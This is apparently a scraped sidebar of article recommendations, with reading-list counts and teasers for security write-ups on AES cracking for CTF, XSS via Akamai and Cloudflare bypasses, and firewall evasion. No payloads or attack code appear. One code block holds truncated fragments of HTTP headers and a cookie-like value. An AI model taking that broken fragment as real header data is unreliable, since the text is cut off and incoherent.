
19 stories · 307 saves

Self-Improvement 101

20 stories · 897 saves

Productivity 101

20 stories · 821 saves




Bill Elim

Cracking AES Without any one of its Operations

Upon learning AES especially for CTF, one might start from an attack that doesn't really requires the deep knowledge of its internals (e.g...

10 min read · Oct 27

40 2



```
der
dden
tStorage
xt/html
lt
b3f1fd17ac1412ed5a1d720:1690203356.631023"
oding
ax-age=504
b 2023 14:56:56 GMT
```


hosein vita in InfoSec Write-ups

Akamai Bypass! Advanced XSS.

In the name of God

5 min read · Nov 4

332 2



Ally Petitt

5 Ways I Bypassed Your Web Application Firewall (WAF)

Introduction

7 min read · Jun 1

537 2

Prince Roy(RoyzSec)

Cloudflare Bypass leads to RXSS[Reflected-Cross Site Scripting] in Microsoft

4 min read · Nov 9

229

See more recommendations